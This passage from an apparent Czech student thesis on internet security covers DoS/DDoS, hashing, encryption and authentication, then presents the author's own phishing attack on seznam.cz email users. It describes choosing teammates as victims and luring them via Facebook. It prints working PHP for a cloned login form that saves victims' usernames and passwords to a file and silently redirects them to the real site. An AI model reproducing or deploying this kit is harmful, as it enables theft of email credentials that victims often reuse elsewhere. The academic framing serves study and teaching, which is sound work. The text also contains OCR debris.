Pro lepší pochopení si DoS (Denial of Service) ukážeme na nějakém praktickém příkladu např. e-mailová schránka. V prvním kroku si řekněme, že e-mailová schránka dokáže přijmout (zpracovat) např. 1 000 e-mailů za hodinu (je to jen hypotetický příklad). Jestliže se útočník rozhodne odvařit určitou e-mailovou schránku, tak jí bude ze svojí e-mailové schránky posílat 100 000 e-mailů za hodinu. To způsobí, že e-mailová schránka přijme pouze 1 000 e-mailů a 99 000 e-mailů nepřijme. Ve výsledku to bude vypadat tak, že oběť bude mít plnou e-mailovou schránku od útočníka, ale své soukromé či pracovní e-maily budou buď nepřijmuty (ve většině případů) nebo mezi nimi (jehla v kupce sena)(Přibyl, 2006).

3.3.5. Útok typu DDoS

Tento typ útoku je vylepšená verze DoS útoku se stejným cílem odepření služeb. Distribuovaný útok DoS využívá k napadení serveru tisíce až statisíce počítačových systémů (Balážik, 2014).

DDoS (Distributed Denial of Service) lze popsat pomocí několika fází. První fáze spočívá v tom, že útočník napadne několik (tísíce, statisíce) počítačových systémů, do kterých nainstaluje příslušný software. Jakmile tak učiní nastává fáze číslo dvě. Ve druhé fázi útočník vybere server, který chce napadnout a ze všech počítačových systému, které v minulosti napadl hromadně zaútočí na server (Balážik, 2014).

Pro lepší pochopení si DDoS útok ukážeme na praktickém příkladu např. plavání v bázenu. Dejme tomu, že na internetu se domluví dvě učitelky, že vezmou svoji třídu a půjdou plavat do místního bazénu. Bazén má kapacitu 100 osob a v každé třídě je 30 studentů. Za daných podmínek by bazén 60 studentů pojmul a ještě by měl 40 osob rezervu. Co by se stalo, kdyby stejný nápad dostaly i další dvě učitelky ze sousední školy? Bazén by nemohl vykonávat svoji službu (Balážik, 2014).

V počítačovém světě by se tento útok mohl vést k zhroucení internetové schránky. Dejme tomu, že stránka pocitac.cz je stavěn na 100 lidí, kteří si ve stejný čas prohlíží tuto stránku. Co by se stalo kdyby si ve stejný okamžik tuto stránku prohlíželo 1000 lidí? Stránka by se některým nenačetla, pro další by byla špatně zobrazena apod., a tím by přestala poskytovat svoji službu uživatelům (Balážik, 2014).

3.3.6. Útok typu DRDoS

DRDoS (Distributed Reflection Denial of Service) útok lze charakterizovat jako novou formu SYN flood útoku. Tento útok funguje tak, že útočník posílá na server pakety s příkazem SYN (pro navázání spojení) přičemž cílová adresa je adresa server, který bude napaden (Čmelík, 2004).

Servery přijmou paket s příkazem SYN a odešlou paket s příkazem SYN/ACK (potvrzení navázání spojení) na cílovou adresu (napadený server). Ten si ovšem žádné spojení nevyžádal, tak paket s příkazem SYN/ACK zahodí. Správně to funguje tak, že pokud by si spojení vyžádal, tak by server odeslal zpět paket s příkazem ACK jako potvrzení spojení. Jestliže server nedostane paket s příkazem ACK, tak zašle znovu paket s příkazem SYN/ACK s doměním, že se paket někde ztratil. Toto se opakuje dokud server nezahltí paket s příkazem SYN/ACK (Čmelík, 2004).

3.4. Zabezpečení na straně serveru

3.4.1. Otisk

Otisk (hash) je funkce, která vstupní data pomocí algoritmu převede do řetezce. Výstup se označuje jako otisk (hash) a složí ke kontrole integrity mezi uživateli resp. kontroluje jestli zprávu nikdo nezměnil po cestě. Otisk má vždy stejnou délku (Hash, 2016).

Příklady **(Hash, 2016)*:***

password -> 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

passwork -> 727fc2719077df003bf305600d2bec45c060e526


Eli, pan Larsen nes**r**al na pile -> 825a9fc0ee1a1af574a955ad7c2656db6153184e

Eli, pan Larsen nes**p**al na pile -> 4c1fd04c581afbc0282c55a9806b8f86058825a4

Zde je vidět, že i sebemenčí změna vede k úplné změně otisku.

3.4.2. Symetrické šifrování


Tento typ šifrování je znám i pod pojmem konvenční šifrování. Pro šifrování používá pouze jeden klíč, který je znám oběma stranám (šifrování, dešifrování). Nevýhoda tohoto šifrování je, že klíč při šifrování musí být poslán i druhé straně k dešifrování, tím vzniká nebezpečí a klíč musí být poslán zabezpečeným přenosem popřípadě předán osobně. Výhodou symetrického šifrování je rychlost (ScheRas, 2013).



Obrázek č. 8: Schéma symetrického šifrování
Zdroj: http://sandbox.cz/~varvara/El_podpis/index.html

3.4.3. Asymetrické šifrování

Asymetrické šifrování využívá dva klíče – veřejný a soukromý klíč. Příjemce vygeneruje oba klíče s tím, že soukromý klíč si uloží na bezpečné místo u sebe a veřejný klíč pošle odesílateli, který pomocí něho zašifruje zprávu a jediný kdo jí může dešifrovat je příjemce pomocí soukromého klíče (ScheRas, 2013).




Obrázek č. 9: Schéma asymetrického šifrování
Zdroj: http://sandbox.cz/~varvara/El_podpis/index.html

3.4.4. Elektronický podpis a certifikát

3.4.4.1 Elektronický podpis


Elektronický podpis je datový soubor, který připojíte k dokumentu a tím potvrzujete, že dokument jste podepsali právě vy a že nebyl po podepsání změněn. Dokument s elektronickým podpisem může obsahovat i časové razítko, které potvrzuje, kdy byl dokument podepsán. K vytvoření elektronického podpisu musíte mít certifikát, který může vystavit pouze společnosti certifikačních autorit. K elektrickému podpisu potřebujete mít i soukromý klíč, pomocí kterého zprávu zašifrujete. Tento klíč se většinou ukládá na čipovou kartu odkud ho nelze zkopírovat (Jirotka, 2014).



Obrázek č. 10: Princip elektronického podpisu
Zdroj: http://zmsoft.cz/index.php?str=digitalni_podpis&hid=3&idmh=3

3.4.4.2 Certifikát

Pro vydání certifikátu certifikační autoritou musí uživatel vygenerovat dvojici klíčů - veřejný a soukromý klíč. Po vygenerování klíčů uživatel podá žádost u certifikační autority. Žádost obsahuje identifikační údaje o uživateli a jeho vygenerovaný veřejný klíč. Žádost zašifruje svým soukromým klíčem a odešle certifikační autoritě a po jejím ověření certifikační autorita vystaví certifikát (Jirotka, 2014).



Obrázek č. 11: Zřízení certifikátu

Zdroj: http://www.zijemenaplno.cz/Clanky/a386-Elektronicky-podpis-sikovny-ale-slozity.aspx

3.4.5. SSL

Zjednodušeně řečeno SSL (Secure Socket Layer) je protokol, který garantuje důvěryhodné spojení mezi serverem a koncovým klientem a zároveň je vše zašifrováno k bezpečnosti přenášených dat po síti (Petrowski, 2013).

SSL spojení mezi klientem a serverem pracuje na principu asymetrické šifry. To znamená, že jak server, tak i klient vlastní dva klíče – veřejný a soukromý klíč. Klíče slouží k šifrování a následnému rozšifrování dat (Petrowski, 2013).

Když vše shrneme a ukážeme si použití SSL protokolu na příkladu s odesílání mailu, tak SSL protokol nám garantuje (Petrowski, 2013):

Důvěryhodné spojení – nikdo jiný než odesílatel a adresát nemůže rozšifrovat (vidět) obsah komunikace

Ověření pravosti – adresát je opravdu ten, za kterého se vydává

Nerušivé spojení – nikdo jiný než odesílatel nemůže změnit obsah zprávy

3.4.6. TLS

Protokol TLS má stejnou strukturu jako jeho předchůdce SSL, ale disponuje novými postupy a možnostmi. Hlavním rozdílem mezi TLS a SS protokolem je způsob generace šifrovaných dat. Šifrování u obou probíhá pomocí pseudonáhodných funkcí. TLS zabraňuje odposlouchávání a falšování zpráv (Petrowski, 2013).

3.5. Zabezpečení na straně klienta

3.5.1. Způsoby ověřování

3.5.1.1 Heslo

Jedná se nejjednoduší a nejpoužívanější způsob autentizace. Heslo je posloupnost znaků, které si určí sám uživatel. Jeho délka je závislá na podmínkách serveru např. u e-mailu na seznam.cz je požadováno minimálně 6 znaků. Při přihlašování musí uživatel vyplnit přihlašovací jméno a heslo. Po vyplnění a pokusu o přihlášení k účtu server porovná vyplněné údaje s údaji v databázi a následně povolí či zamítne přístup. Při zadání špatného hesla server vyzve uživatele k změnění hesla či přihlašovacího jména. Toto se může opakovat neomezeně (Petrowski, 2013).

3.5.1.2 Pin

Pin je číselný kód, který slouží k přihlášení k účtu bez přihlašovacího jména resp. přihlašovací jméno je pevně dáno k určitému zařízení (platební karta, SIM karta). Číselný kód se skládá nejčastěji ze čtyř číslic, ale může být složen i z osmi číslic např. PUK k SIM kartě. Při zadání špatného pinu má uživatel možnost zadat nový (správný) pin už jen dvakrát. Po třetím špatném zadání pinu bude zařízení (účet) zablokován. (Petrowski, 2013)

3.5.1.3 Bezpečnostní token

Bezpečnostní token se používá místo hesla. Slouží k ověření identity uživatele. Tento token se např. využívá při příchodu do práce k docházce nebo k přístupu do místností, kam nepovelená osoba (bez bezpečnostního tokenu) má odepřený přístup (Jelínek, 2008).

3.5.1.4 Biometrika

Tento způsob autentizace je jeden z nejmodernějších způsobů ověřování. Biometrické systémy pracují na určité míře podobnosti a při přípustné míře povolí přístup uživateli. Nejčastější způsob autentizace je otisk prstu, který se využívá např. u notebooků a mobilních telefonů. Tato autentizace je kryta jiným způsobem autentizace např. heslem či pinem. Záložní způsob autentizace může uživatel využít, když se např. poraní prst a biometrický systém nebude moci porovnat otisk s otiskem v databázi (Kočí, 2011).

Obrázek č. 12: Imaginární funkce biometriky
Zdroj: http://us.123rf.com/450wm/omnimages/omnimages1404/omnimages140400036/27217551-zv%C4%9Bt%C5%A1ovac%C3%AD-sklo-na-otisk-prstu-z-1-0-grid.jpg

3.5.1.5 Bezpečnostní SMS

Bezpečnostní SMS se využívá např. u internetového bankovnictví a slouží uživateli jako další bezpečnostní systém, který může zachránit finance uživatele. Bezpečnostní sms

je zaslána uživateli na mobilní telefon a slouží jako dokončovací funkce při platbě přes internet. Uživatel díky této funkci dostane zprávu, že s jeho bankovním účtem se něco děje a pokud to je uživatel, tak zadá kód, který mu přišel a dokončí transakci (Kočí, 2011).

3.5.1.6 TAN kódy

TAN kód je šesti místné číslo, kterým klient potvrzuje bankovní transakce. TAN kód je jednorázový a banka zasílá několik TAN kódů najednou poštou. TAN kódy využívá např. Obernank (Internetové bankovnictví, 2016).

3.5.2. Nástroje k zabezpečení

3.5.2.1 Antivirus

Antivirus je program, který sleduje nejpodstatnější vstupní/výstupní místa, kterými by mohl vir proniknout do počítače a nakazit jej.

Antivirový program slouží k vyhledání a následnému odstranění viru z počítačového systému. Tento program je nutné neustále aktualizovat, protože každý den vznikají nové viry. Program se aktualizuje v určitém intervalu sám, ale neuškodí když uživatel program před spuštěním testu aktualizuje.

Kontrola všech dat ke kterým uživatel přistupuje probíhá na pozadí a uživatel si tohoto procesu ani nevšimne, pokud antivirus nenajde nějaký virus.

3.5.2.2 Firewall

Firewall omezuje riziko napadení počítače zvenčí přes internetové připojení. Funguje jako program, který běží na pozadí a kontroluje komunikaci přes internet. Ověřuje následující:

Jsou odesílaná data opravdu posílána záměrně? Tedy jestli nejsou data odesílána tajně

Jsou vstupující data opravdu žádoucí? Tedy jestli uživatel dostává datové pakety odpovědí či reakce na jeho dotaz

Pokud jedna z těchto otázek vede k negativnímu výsledku je spojení přerušené a uživatel je o této skutečnosti informován (Král, 2015) a (Kocman, 2005).

3.5.2.3 Antikeylogger

Keylogger je program nebo zařízení, které dokáže detokovat pohyby po klávesnici resp. zaznamenat sled stisknutých klávesnic a tím odcizit citlivé informace jako hesla, piny apod.


Antikeylogger je program, který složí k detekci keyloggerů v počítačovém systému. (Kočí, 2011)

4. Vlastní návrh phishingového útoku

Tato kapitola charakterizuje mechanismus phishingového útoku, který autor sám navrhl. Phishingový útok je naprogramován na ukradení přihlašovacích údajů uživatelům e-mailové schránky na seznam.cz. Autor funkčnost svého řešení vyzkoušel sám na sobě, přičemž zadával fiktivní přihlašovací údaje a zapisování přihlašovacích údajů je realizováno pomocí naprogramovaného skriptu dvěmi způsoby.

4.1. Skutečná stránka

Na skutečné stránce e-mailové schránky se nachází logo, dvě pole pro zadání přihlašovací adresy a hesla, výběrové pole pro internetovou doménu, tlačítko k přihlášení, reklama a dále odkazy.



Obrázek č. 13: Skutečná stránka e-mailové schránky
Zdroj: upraveno z
https://login.szn.cz/?returnURL=https%3a%2f%2femail.seznam.cz%2f&serviceId=email&emailLogout=1

4.2. Plán útoku

Plánování útoku je jedna z nejdůležitějších částí samotného útoku. Je důležité promyslet, jak se útok má uskutečnit a určit si cíl, čeho se má dosáhnout. Plánováním by mělo být věnováno dostatek času a nic neuspěchat a promyslet vše detailně.

4.2.1. Výběr oběti

Stanovení svého cíle je prvořadý úkol. Od něj se odvíjí veškeré plány a kroky. Nejdříve je důležité čeho chceme dosáhnout resp. co chceme od oběti získat např. když cílem budou finance vybrané z bankovního účtu oběti, tak těžko útok bude směřován na osoby mezi 13-17 lety, protože je malá pravděpodobnost, že by tyto osoby si vedly osobní účet a popřípadě disponovaly financemi takové hodnoty, pro které by se vyplatilo podnikat zločin.

Autor si jako cílovou skupinu vybral své spoluhráče z fotbalového týmu ve věku od 18 do 35 let. Tato cílová skupina je pro realizaci modelového phishingového útoku z hlediska cílu ideální, protože cíl může být cokoliv, jak už odcizení finančních prostředků, tak i přihlašovacích údajů k sociálním sítím apod.

4.2.2. Cíl útoku

Autor si vybral pro provedení phishingového útoku uživatele e-mailové schránky seznam.cz, protože jeho vytipovaná skupina vlastní právě e-mailovou schránku na seznam.cz. Při slovním sběru informací autor zjistil, že 8 z 10 dotázaných má shodné přihlašovací údaje jako k e-mailové schránce na seznam.cz, tak i k ostatním účtům.

4.2.3. Podstrčení podvodné stránky

Dalším bodem plánování je způsob podstrčení podvodné stránky oběti. Oběť musí být přesvědčena, že se jedná o skutečnou stránku, na kterou vede podstrčený odkaz útočníkem.


Pro modelovou ukázku byla stránka podstrčena v textovém dokumentu s reportáží z předchozího fotbalového zápasu na sociální síti FaceBook.

4.3. Příprava komponent

Po naplánování provedení útoku následuje příprava útoku, která zahrnuje vytvoření co nejdokonalejší kopie přihlašovacího okna do e-mailové schránky na seznam.cz a naprogramování speciální skriptu, který pošle útočníkovi přihlašovací údaje.

4.3.1. Podvodná stránka

Při tvorbě podvodné stránky e-mailové schránky autor vycházel z rozmístění jednotlivých objektů, správných barev a umístění patičky, tak aby byla vždy dole.



Obrázek č. 14: Podvodná stránka e-mailové schránky
Zdroj: Autor

Podvodná stránka obsahuje všechny prvky jako skutečná stránka. Každý prvek je přesměrován na skutečnou stránku včetně zachování otevírání v původním i dalším okně prohlížeče. Jediný prvek, který není aktivní je – Čeština, nachází se v pravém horním rohu. Tento prvek není aktivní z důvodu, že útok je směřován na občany České Republiky a autor nepřepokládá změnu jazyka.

Pro větší pravost stránky byla použita reklama, která má měnící charakter a vytváří tak lepší důvěryhodnost stránky.


4.3.2. *Naprogramování skriptu*

Poslání přihlašovacích údaju autor použil dva možné způsoby. První způsob spočívá v poslání přihlašovacích údajů na svojí e-mailovou schránku – xxxxx@seznam.cz.
K druhému způsobu autor využil externí soubor – text.txt, kam se budou přihlašovací údaje zapisovat.

Skript je naprogramován ve skriptovacím jazyku php. Díky tomuto skriptu se provedou příslušné akce, které vedou k odeslání přihlašovacích údajů útočníkovi ať už na e-mailovou adresu nebo do externího souboru.

4.4. Komponenty

Mezi hlavní komponenty k provedení phishingového útoku patří soubory index.php, posli.php, zapis.php. Zbývající složky z adresáře slouží k úpravě stránky, tak aby vypadala jako skutečná stránka.




Obrázek č. 15: Adresář component
Zdroj: Autor

4.4.1. *Index.php*

Soubor index.php vytváří přihlašovací okno k e-mailové schránce a slouží k zadávání e-mailové adresy a hesla. Celý zdrojový kód této stránky najdete v příloze. Nejdůležitější část kódu, která slouží k provedení úspěšného phishingového útoku je:

```
<form action="zapis.php" method="post">
```

```
<label><input type="text" name="login" value=""></label>
<select name="domena">
<option value="@seznam.cz" selected="selected">@seznam.cz</option>
<option value="@email.cz">@email.cz</option>
<option value="@post.cz">@post.cz</option>
<option value="@spoluzaci.cz">@spoluzaci.cz</option>
<option value="@stream.cz">@stream.cz</option>
<option value="@firmy.cz">@firmy.cz</option>
</select>
<label><input type="password" name="heslo" value=""></label>
<button type="submit" name="sub" size="30" value="odesli">Přihlásit se</button>
</form>
```



Obrázek č. 16: Ukázka části kódu v prohlížeči
Zdroj: Autor


Jak je z obrázku číslo 16 vidět, tak nejdůležitější část kódu, která vše uskuteční je obyčejný formulář. Po vyplnění formuláře oběť klikne na tlačítko – Přihlásit se a tím se provede akce v prvním řádku části kódu – zapis.php. Popřípadě lze místo zapis.php použít posli.php. Jak vypadá a k čemu slouží zapis.php a posli.php bude řečeno níže.

4.4.2. Zapis.php

Po kliknutí na tlačítko z index.php se spustí zapis.php, který zapíše údaje z formuláře do externího textového souboru – text.txt. Údaje, které se zapíší do externího textového souboru představují e-mailovou adresu včetně @xxxxx.cz a heslo. Přehledný zápis do souboru je zprostředkován pomocí - fwrite($soubor, "\r\n"), který odřádkuje a údaje jsou tím přehlednějším.

Oběť je přesměrována pomocí header("Location: https://login.szn.cz/?returnURL=https%3a%2f%2femail.seznam.cz%2f&serviceId=email") na skutečnou stránku a opět zadává své přihlašovací údaje bez jakéhokoliv tušení co se stalo. Zdrojový kód souboru zapis.php je:

```
$login = $_POST['login'];

$dom = $_POST['domena'];

$pass = $_POST['heslo'];

$soubor = fopen("./text.txt", "a");

fwrite($soubor, "Přihlašovací jméno: $login$dom");

fwrite($soubor, "\r\n");

fwrite($soubor, "Heslo: $pass");

fwrite($soubor, "\r\n");

fwrite($soubor, "\r\n");

fclose($soubor);

header("Location: https://login.szn.cz/?returnURL=https%3a%2f%2femail.seznam.cz%2f&serviceId=email" );
```

